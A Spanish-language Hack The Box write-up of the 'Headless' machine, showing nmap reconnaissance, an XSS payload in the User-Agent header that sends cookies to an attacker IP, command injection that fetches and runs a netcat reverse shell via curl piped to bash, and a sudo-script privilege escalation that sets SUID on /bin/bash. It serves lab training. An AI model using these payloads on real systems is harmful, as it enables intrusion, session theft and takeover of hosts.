
266- HEADLESS

1. HEADLESS

https://app.hackthebox.com/machines/Headless


1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

- 

```
❯ ping 10.10.11.8
PING 10.10.11.8 (10.10.11.8) 56(84) bytes of data.
64 bytes from 10.10.11.8: icmp_seq=1 ttl=63 time=36.5 ms
64 bytes from 10.10.11.8: icmp_seq=2 ttl=63 time=34.1 ms
64 bytes from 10.10.11.8: icmp_seq=3 ttl=63 time=36.0 ms
64 bytes from 10.10.11.8: icmp_seq=4 ttl=63 time=34.5 ms
64 bytes from 10.10.11.8: icmp_seq=5 ttl=63 time=34.2 ms
64 bytes from 10.10.11.8: icmp_seq=6 ttl=63 time=34.2 ms
^C
--- 10.10.11.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 34.105/34.919/36.535/0.967 ms
❯ whichSystem.py 10.10.11.8

        10.10.11.8 (ttl -> 63): Linux

 /home/kali/pryor/CTF/HTB/Headless
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 5000* por TCP abiertos. Asimismo, realizamos otro escaneo por UDP, pero no encontramos otros puertos abiertos.
  - 

```
❯ nmap -sS -p- --open 10.10.11.8 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 11:28 -01
Nmap scan report for 10.10.11.8
Host is up (0.036s latency).
Not shown: 65522 closed tcp ports (reset), 11 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
❯ nmap -sU -p- --open 10.10.11.8 -n -Pn --min-rate 5000 -oG allports_udp
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 11:29 -01
Warning: 10.10.11.8 giving up on port because retransmission cap hit (10).
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 42.34% done; ETC: 11:31 (0:01:23 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 85.46% done; ETC: 11:31 (0:00:21 remaining)
Nmap scan report for 10.10.11.8
Host is up (0.039s latency).
All 65535 scanned ports on 10.10.11.8 are in ignored states.
Not shown: 65385 open|filtered udp ports (no-response), 150 closed udp ports (port-unreach)

Nmap done: 1 IP address (1 host up) scanned in 144.87 seconds

 /home/kali/pryor/CTF/HTB/Headless/nmap  2m 25s
```


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. El *puerto 5000*, el cual usa *UPnP*, ofrece un servicio *HTTP*.
  - 


```
❯ nmap -sCV -p22,5000 --min-rate 5000 10.10.11.8 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 11:32 -01
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 11:35 (0:01:27 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 11:34 (0:00:00 remaining)
Nmap scan report for 10.10.11.8
Host is up (0.034s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Mon, 22 Apr 2024 12:32:51 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnv8_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
```


1.3. Tecnologías web


- **Whatweb**: nos reporta lo siguiente. Vemos que se está usando la biblioteca de Python *Werkzeug 2.2.2*.
  - 

1.4. Cookie-Hijacking via XSS in User-Agent header


- Accedemos a la web, la cual parece estar en mantenimiento. Encontramos un directorio */support*.
  - 


- Comprobando si esta sección es vulnerable a *XSS*, recibimos el mensaje que vemos en la siguiente imagen. Esto resulta interesante, quizá debamos manipular algo más por aquí.
  - 

- Interceptamos ahora esta petición con **Burp Suite**. Pensamos que puede resultar de interés la **cookie** llamada *is_admin*.
  - 

- Vamos a usar un payload que hemos encontrado en internet para robar una cookie de sesión: `<script>var i=new Image(); i.src="http://10.10.14.19:8081/?cookie="+btoa(document.cookie);</script>`. Por otro lado, montamos un servidor con Python para recibir la cookie: `python3 -m http.server 8081`. No obstante, el servidor sigue bloqueando nuestra petición, tal y como podemos ver en esta imagen.
  - 

- Probamos a inyectar este payload en otros campos, como el **User-Agent**.
  - Si una aplicación web incluye el valor de la cabecera **User-Agent** en una respuesta HTML sin escaparlo adecuadamente, un atacante podría manipular su **User-Agent** para inyectar código JavaScript malicioso.


- 

- Ahora sí, en nuestro servidor recibimos la cookie en *base64*. Decodificamos la cookie y obtenemos su valor en texto claro.
  - 


> - `var i = new Image();`: se crea un *nuevo objeto* `Image()` en JavaScript. Esto no tiene nada que ver con mostrar una imagen en la página, sino que se usa comúnmente para crear objetos que representan imágenes en el código.
> - `i.src = "http://10.10.14.19:8081/?cookie=" + btoa(document.cookie);`: aquí se asigna la propiedad `src` de la imagen recién creada. Se construye una *URL* con `http://10.10.14.19:8081/` como base, y se agrega un parámetro `cookie` que contiene el resultado de codificar en *base64* (`btoa()`) el contenido de `document.cookie`, que contiene todas las cookies asociadas con el documento actual.

1.5. Command Injection (shell via file request)


- Anteriormente, encontramos un directorio /dashboard usando Gobuster. Accedemos a éste.




- En este directorio, parece que podemos generar un reporte con una fecha concreta. Probablemente, para generar esta fecha, se esté ejecutando un comando de **Bash** por detrás. Por ello, interceptamos esta petición y hacemos una prueba inyectando `; ls`. Este comando se ejecutó en el sistema, ya que podemos ver el output en la respuesta.




- Nos enviamos ahora una shell reversa con un *one-liner de Bash*, pero tenemos algún tipo de error. Por tanto, vamos a tratar de obtener ésta por otros medios, como por ejemplo, crear un archivo al cual le hagamos una petición y éste se interprete en el servidor víctima. En este archivo, el cual hemos llamado *shell.sh*, escribimos lo siguiente: `nc -e /bin/bash 10.10.14.19 1212`. Esto nos devolverá por **Netcat** una **Bash** a nuestra máquina de atacante. Creamos un servidor con Python para compartirlo, y nos ponemos en escucha con **Netcat** por el *puerto 1212*.



- Ahora, tramitamos desde la máquina víctima una petición a nuestro servidor: `; curl http://10.10.14.19:1313/shell.sh|bash`. Recibimos nuestra conexión. Actualmente, somos el usuario *dvir*. Realizamos el *tratamiento de la TTY*.

- 

1.6. Privesc via Insecure Script Execution

- Hacemos `sudo -l` para ver los privilegios a nivel de *sudoers*. Podemos ejecutar /usr/bin/syscheck como cualquier usuario sin proporcionar contraseña. Leemos este archivo: vemos que está llamando y manipulando otro archivo llamado initdb.sh.
  - 

- Tras buscar este archivo, vemos que no está creado. Por tanto, podemos crearlo nosotros mismos y escribir en él: `chmod u+s /bin/bash` para que, de este modo, al ejecutar /usr/bin/syscheck y se llame a este otro archivo, otorguemos el *privilegio SUID* a /bin/bash. Hacemos ahora `sudo /usr/bin/syscheck`. Por último: `bash -p` para obtener una Bash como **root**.
  -